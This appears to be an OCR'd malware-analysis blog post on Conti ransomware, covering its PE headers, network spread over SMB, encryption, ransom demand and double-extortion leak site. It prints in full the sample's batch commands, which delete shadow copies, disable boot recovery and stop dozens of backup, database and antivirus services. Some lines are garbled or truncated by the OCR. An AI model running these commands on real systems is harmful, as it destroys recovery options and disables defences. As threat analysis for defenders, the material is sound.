

RANSOMWARE


UDURRANI


Conti Ransomware is developed by a Russian cybercriminal group. This is the same group that created Ryuk Ransomware. Conti is pretty active and must be considered as one of the top contenders during 2020 & 2021 Ransomware attacks. Here are some quick stats.






CONTI PAYLOAD VIEW






```
+                  i386 ...
+                  EXE ,
+                  Mon May 03 17:48:38 2021
+                  5
+                  0x400000 <- Base*
+                  GUI
+                  (32B)
+                  160768 <- CS
+                  0x1000 <- CoseBase*
```



```
.text    0x401000-0x4282ad   r-x
.rdata   0x429000-0x42ec86   r--
.data    0x42f000-0x432084   rw-
.rsrc    0x433000-0x4331e0   r--
.reloc   0x434000-0x435144   r--
```

The Trojan uses a batch file to run the following commands




```
wmic.exe Shadowcopy Delete
cmd.exe /c vssadmin.exe Delete Shadows /all /quiet
cmd.exe /c bcdedit /set {default} recoveryenabled No & bcdedit /set {default}
cmd.exe /c sc config "Netbackup Legacy Network service" start= disabled
cmd.exe /c net stop VeeamDeploySvc /y
cmd.exe /c net stop "Acronis VSS Provider" /y
cmd.exe /c net stop "SQL Backups /y
cmd.exe /c net stop "SQLsafe Backup Service" /y
cmd.exe /c net stop "SQLsafe Filter Service" /y
cmd.exe /c net stop "Symantec System Recovery" /y
cmd.exe /c net stop "Veeam Backup Catalog Data Service" /y
cmd.exe /c net stop "Zoolz 2 Service" /y
cmd.exe /c net stop AcrSch2Svc /y
cmd.exe /c net stop ARSM /y
cmd.exe /c net stop BackupExecAgentAccelerator /y
cmd.exe /c net stop BackupExecAgentBrowser /y
cmd.exe /c net stop BackupExecDeviceMediaService /y
cmd.exe /c net stop BackupExecJobEngine /y
cmd.exe /c net stop BackupExecManagementService /y
cmd.exe /c net stop BackupExecRPCService /y
cmd.exe /c net stop BackupExecVSSProvider /y
cmd.exe /c net stop bedbg /y
cmd.exe /c net stop MMS /y
cmd.exe /c net stop mozyprobackup /y
cmd.exe /c net stop MSSQL$VEEAMSQL2008R2 /y
cmd.exe /c net stop ntrtscan /y
cmd.exe /c net stop PDVFSService /y
cmd.exe /c net stop SDRSVC /y
cmd.exe /c net stop SNAC /y
cmd.exe /c net stop SQLAgent$VEEAMSQL2008R2 /y
cmd.exe /c net stop SQLWriter /y
cmd.exe /c net stop VeeamBackupSvc /y
cmd.exe /c net stop VeeamBrokerSvc /y
cmd.exe /c net stop VeeamCatalogSvc /y
cmd.exe /c net stop VeeamCloudSvc /y
cmd.exe /c net stop VeeamDeploymentService /y
cmd.exe /c net stop VeeamDeploySvc /y
cmd.exe /c net stop VeeamEnterpriseManagerSvc /y
cmd.exe /c net stop VeeamHvIntegrationSvc /y
cmd.exe /c net stop VeeamMountSvc /y
cmd.exe /c net stop VeeamNFSSvc /y
cmd.exe /c net stop VeeamRESTSvc /y
cmd.exe /c net stop VeeamTransportSvc /y
cmd.exe /c net stop wbengine /y
cmd.exe /c net stop wbengine /y
cmd.exe /c net stop sms_site_sql_backup /y
cmd.exe /c net stop MsDtsServer /y
cmd.exe /c net stop MsDtsServer100 /y
cmd.exe /c net stop MsDtsServer110 /y
cmd.exe /c net stop msftesql$PROD /y
cmd.exe /c net stop MSOLAP$SQL_2008 /y
cmd.exe /c net stop MSOLAP$SYSTEM_BGC /y
cmd.exe /c net stop MSOLAP$TPS /y
cmd.exe /c net stop MSOLAP$TPSAMA /y
cmd.exe /c net stop MSSQL$BKUPEXEC /y
cmd.exe /c net stop MSSQL$ECWDB2 /y
cmd.exe /c net stop MSSQL$PRACTICEMGT /y
cmd.exe /c net stop MSSQL$PRACTTICEBGC /y
cmd.exe /c net stop MSSQL$PROD /y
cmd.exe /c net stop MSSQL$PROFXENGAGEMENT /y
cmd.exe /c net stop MSSQL$SBSMONITORING /y
cmd.exe /c net stop MSSQL$SHAREPOINT /y
cmd.exe /c net stop MSSQL$SQL_2008 /y
cmd.exe /c net stop MSSQL$SQLEXPRESS /y
cmd.exe /c net stop MSSQL$SYSTEM_BGC /y
cmd.exe /c net stop MSSQL$TPS /y
cmd.exe /c net stop MSSQL$TPSAMA /y
cmd.exe /c net stop MSSQL$VEEAMSQL2008R2 /y
cmd.exe /c net stop MSSQL$VEEAMSQL2012 /y
cmd.exe /c net stop MSSQLFDLauncher /y
cmd.exe /c net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
cmd.exe /c net stop MSSQLFDLauncher$SBSMONITORING /y
cmd.exe /c net stop MSSQLFDLauncher$SHAREPOINT /y
cmd.exe /c net stop MSSQLFDLauncher$SQL_2008 /y
cmd.exe /c net stop MSSQLFDLauncher$SYSTEM_BGC /y
cmd.exe /c net stop MSSQLFDLauncher$TPS /y
cmd.exe /c net stop MSSQLFDLauncher$TPSAMA /y
cmd.exe /c net stop MSSQLSERVER /y
cmd.exe /c net stop MSSQLServerADHelper /y
cmd.exe /c net stop MSSQLServerADHelper100 /y
cmd.exe /c net stop MSSQLServerOLAPService /y
cmd.exe /c net stop MySQL57 /y
cmd.exe /c net stop MySQL80 /y
cmd.exe /c net stop OracleClientCache80 /y
cmd.exe /c net stop ReportServer$SQL_2008 /y
cmd.exe /c net stop RESvc /y
cmd.exe /c net stop SQLAgent$BKUPEXEC /y
cmd.exe /c net stop SQLAgent$CITRIX_METAFRAME /y
cmd.exe /c net stop SQLAgent$CXDB /y
cmd.exe /c net stop SQLAgent$ECWDB2 /y
cmd.exe /c net stop SQLAgent$PRACTTICEBGC /y
cmd.exe /c net stop SQLAgent$PRACTTICEMGT /y
cmd.exe /c net stop SQLAgent$PROD /y
cmd.exe /c net stop SQLAgent$PROFXENGAGEMENT /y
cmd.exe /c net stop SQLAgent$SBSMONITORING /y
cmd.exe /c net stop SQLAgent$SHAREPOINT /y
cmd.exe /c net stop SQLAgent$SQL_2008 /y
ccmd.exe /c taskkill /im winword.exe /F
cmd.exe /c taskkill /im wordpad.exe /F
cmd.exe /c taskkill /IM CNTAoSMgr.exe /F
cmd.exe /c taskkill /IM mbamtray.exe /F
cmd.exe /c taskkill /IM Ntrtsc
cmd.exe /c taskkill /IM PccNTMon.exe /F
cmd.exe /c taskkill /IM tmlisten.exe /F
```

```
md.exe /c net stop SQLAgent$SQLEXPRESS /y
cmd.exe /c net stop SQLAgent$SYSTEM_BGC /y
cmd.exe /c net stop SQLAgent$TPS /y
cmd.exe /c net stop SQLAgent$TPSAMA /y
cmd.exe /c net stop SQLAgent$VEEAMSQL2008R2 /y
cmd.exe /c net stop SQLAgent$VEEAMSQL2012 /y
cmd.exe /c net stop SQLBrowser /y
cmd.exe /c net stop SQLSafeOLRService /y
cmd.exe /c net stop SQLSERVERAGENT /y
cmd.exe /c net stop SQLTELEMETRY /y
cmd.exe /c net stop SQLTELEMETRY$ECWDB2 /y
cmd.exe /c net stop mssql$vim_sqlexp /y
cmd.exe /c net stop IISAdmin /y
cmd.exe /c net stop NetMsmqActivator /y
cmd.exe /c net stop POP3Svc /y
cmd.exe /c net stop SstpSvc /y
cmd.exe /c net stop UI0Detect /y
cmd.exe /c net stop W3Svc /y
cmd.exe /c net stop "aphidmonitorservice" /y
cmd.exe /c net stop "intel(r) proset monitoring service" /y
cmd.exe /c net stop unistoresvc_1af40a /y
cmd.exe /c net stop audioendpointbuilder /y
cmd.exe /c net stop MSExchangeES /y
cmd.exe /c net stop MSExchangeIS /y
cmd.exe /c net stop MSExchangeMGMT /y
cmd.exe /c net stop MSExchangeMTA /y
cmd.exe /c net stop MSExchangeSA /y
cmd.exe /c net stop MSExchangeSRS /y
cmd.exe /c net stop msexchangeadtopology /y
cmd.exe /c net stop msexchangeimap4 /y
cmd.exe /c net stop "Sophos Agent" /y
cmd.exe /c net stop "Sophos AutoUpdate Service" /y
cmd.exe /c net stop "Sophos Clean Service" /y
cmd.exe /c net stop "Sophos Device Control Service" /y
cmd.exe /c net stop "Sophos File Scanner Service" /y
cmd.exe /c net stop "Sophos Health Service" /y
cmd.exe /c net stop "Sophos MCS Agent" /y
cmd.exe /c net stop "Sophos MCS Client" /y
cmd.exe /c net stop "Sophos Message Router" /y
cmd.exe /c net stop "Sophos Safestore Service" /y
cmd.exe /c net stop "Sophos System Protection Service" /y
cmd.exe /c net stop "Sophos Web Control Service" /y
cmd.exe /c net stop AcronisAgent /y
cmd.exe /c net stop Antivirus /y'
cmd.exe /c net stop AVP /y
cmd.exe /c net stop DCAgent /y
cmd.exe /c net stop EhttpSrv /y
cmd.exe /c net stop ekrn /y
cmd.exe /c net stop EPSecurityService /y
cmd.exe /c net stop EPUpdateService /y
cmd.exe /c net stop EsgShKernel /y
cmd.exe /c net stop ESHASRV /y
cmd.exe /c net stop FA_Scheduler /y
cmd.exe /c net stop IMAP4Svc /y
cmd.exe /c net stop KAVFS /y
cmd.exe /c net stop KAVFSGT /y
cmd.exe /c net stop stop kavfsslp /y
cmd.exe /c net stop klnagent /y
cmd.exe /c net stop macmnsvc /y
cmd.exe /c net stop masvc /y
cmd.exe /c net stop MBAMService /y
cmd.exe /c net stop MBEndpointAgent /y
cmd.exe /c net stop McAfeeEngineService /y
cmd.exe /c net stop McAfeeFramework /y
cmd.exe /c net stop McAfeeFrameworkMcAfeeFramework /y
cmd.exe /c net stop McShield /y
cmd.exe /c net stop McTaskManager /y
cmd.exe /c net stop mfefire /y
cmd.exe /c net stop mfemms /y
cmd.exe /c net stop mfevtp /y
cmd.exe /c net stop MSSQL$SOPHOS /y
cmd.exe /c net stop sacsvr /y
cmd.exe /c net stop SAVAdminService /y
cmd.exe /c net stop SAVService /y
cmd.exe /c net stop stop SepMasterService /y
cmd.exe /c net stop ShMonitor /y
cmd.exe /c net stop Smcinst /y
cmd.exe /c net stop SmcService /y
cmd.exe /c net stop SntpService /y
cmd.exe /c net stop sophossps /y
cmd.exe /c net stop SQLAgent$SOPH
cmd.exe /c net stop svcGenericHost /y
cmd.exe /c net stop swi_filter /y
cmd.exe /c net stop swi_service /y
cmd.exe /c net stop swi_update /y
cmd.exe /c net stop swi_update_64 /y
cmd.exe /c net stop TmCCSF /y
cmd.exe /c net stop tmlisten /y
cmd.exe /c net stop TrueKey /y
cmd.exe /c net stop TrueKeyScheduler /y
cmd.exe /c net stop TrueKeyServiceHel
cmd.exe /c net stop WRSVC /y
cmd.exe /c net stop vapiendpoint /y
cmd.exe /c taskkill /im savfmsesp.exe /f
cmd.exe /c taskkill /im sqbcoreservice.exe /F
cmd.exe /c taskkill /im sqbcoreservice.exe /F
cmd.exe /c taskkill /im zoolz.exe /F
cmd.exe /c taskkill /im firefoxconfig.exe /F
cmd.exe /c taskkill /im tbirdconfig.exe /F
cmd.exe /c taskkill /im thunderbird.exe /F
cmd.exe /c taskkill /im agntsvc.exe /F
cmd.exe /c taskkill /im dbeng50.exe /F
cmd.exe /c taskkill /im dbsnmp.exe /F
```

```
md.exe /c taskkill /im isqlplussvc.exe /F
cmd.exe /c taskkill /im msaccess.exe /F
cmd.exe /c taskkill /im msftesql.exe /F
cmd.exe /c taskkill /im mydesktopqos.exe /F
cmd.exe /c taskkill /im mydesktopservice.exe /F
cmd.exe /c taskkill /im mysqld-nt.exe /F
cmd.exe /c taskkill /im mysqld-opt.exe /F
cmd.exe /c taskkill /im mysqld.exe /F
cmd.exe /c taskkill /im ocautoupds.exe /F
cmd.exe /c taskkill /im ocssd.exe /F
cmd.exe /c taskkill /im oracle.exe /F
cmd.exe /c taskkill /im sqlagent.exe /F
cmd.exe /c taskkill /im sqlbrowser.exe /F
cmd.exe /c taskkill /im sqlservr.exe /F
cmd.exe /c taskkill /im synctime.exe /F
cmd.exe /c taskkill /im thebat.exe /F
cmd.exe /c taskkill /im thebat64.exe /F
cmd.exe /c taskkill /im encsvc.exe /F
cmd.exe /c taskkill /im ocomm.exe /F
cmd.exe /c taskkill /im xfssvccon.exe /F
cmd.exe /c taskkill /im excel.exe /F
cmd.exe /c taskkill /im infopath.exe /F
cmd.exe /c taskkill /im mspub.exe /F
cmd.exe /c taskkill /im onenote.exe /F
cmd.exe /c taskkill /im outlook.exe /F
cmd.exe /c taskkill /im powerpnt.exe /F
cmd.exe /c taskkill /im visio.exe /F
```

THE FLOW:



```
+ WHO-HAS 172.16.223.193 tell 172.16.223.5

00 01 08 00 06 04 00 01 00 0c 29 9a f2 8f ac 10      | ..........).....
df 05 00 00 00 00 00 00 ac 10 df c1                 | ............
+ WHO-HAS 172.16.223.194 tell 172.16.223.5

00 01 08 00 06 04 00 01 00 0c 29 9a f2 8f ac 10      | ..........).....
df 05 00 00 00 00 00 00 ac 10 df c2                 | ............
+ WHO-HAS 172.16.223.195 tell 172.16.223.5

00 01 08 00 06 04 00 01 00 0c 29 9a f2 8f ac 10      | ..........).....
df 05 00 00 00 00 00 00 ac 10 df c3                 | ............
+ WHO-HAS 172.16.223.196 tell 172.16.223.5

00 01 08 00 06 04 00 01 00 0c 29 9a f2 8f ac 10      | ..........).....
df 05 00 00 00 00 00 00 ac 10 df c4                 | ............
```

TimeStamp	Type	Source	cType	Dest	Port	CC	*	I
07-09-2021 15:53:49	↓	172.16.223.5	I-to-I	172.16.223.1	445	**		
07-09-2021 15:53:49	↓	172.16.223.5	I-to-I	172.16.223.28	445	**		
07-09-2021 15:53:49	↓	172.16.223.5	I-to-I	172.16.223.46	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.1	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.28	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.46	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.1	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.46	445	**		
07-09-2021 15:53:50	↓	172.16.223.5	I-to-I	172.16.223.28	445	**		
07-09-2021 15:54:19	↓	172.16.223.5	I-to-I	10.0.0.10	445	**		
07-09-2021 15:54:22	↓	172.16.223.5	I-to-I	10.0.0.10	445	**		

```
Volume Shadow Copy WMI Provider
SELECT * FROM Win32_ShadowCopy
```

```
FILE_ENCRYPTION
AES && RSA 4096
```


Initial ransoms price is set to **10.68** BTC ($**329,747.00**)

20% Discount if paid within 72 hours

FILEZILLA WAS INSTALLED TO EXFILTRATE FILES TO A VPS SERVER IN THE CLOUD


Double Extortion:

Conti ransomware is able to exfiltrate files as well. This is mainly for leverage. If the ransom amount is not paid, the threat actor will either sell all the files or leak them.



If you are a client who declined the deal and did not find your data on cartel's website or did not find valuable files, this does not mean that we forgot about you, it only means that data was sold and only therefore it did not publish in free access!

Once the files are leaked, they can be downloaded as well.



3bHupF_dental.z67 [1.88 GB]
49aOjK_dental.z61 [1.88 GB]
57mPB8_dental.z47 [1.88 GB]
5Vb9hx_dental.z89 [1.88 GB]
5XK9Hc_dental.z03 [1.88 GB]
5iYvFD_dental.z42 [1.88 GB]
6OJPUy_dental.z63 [1.88 GB]
6OxFDq_dental.z07 [1.88 GB]
7MUHSe_dental.z08 [1.88 GB]
7UYBv2_dental.z57 [1.88 GB]

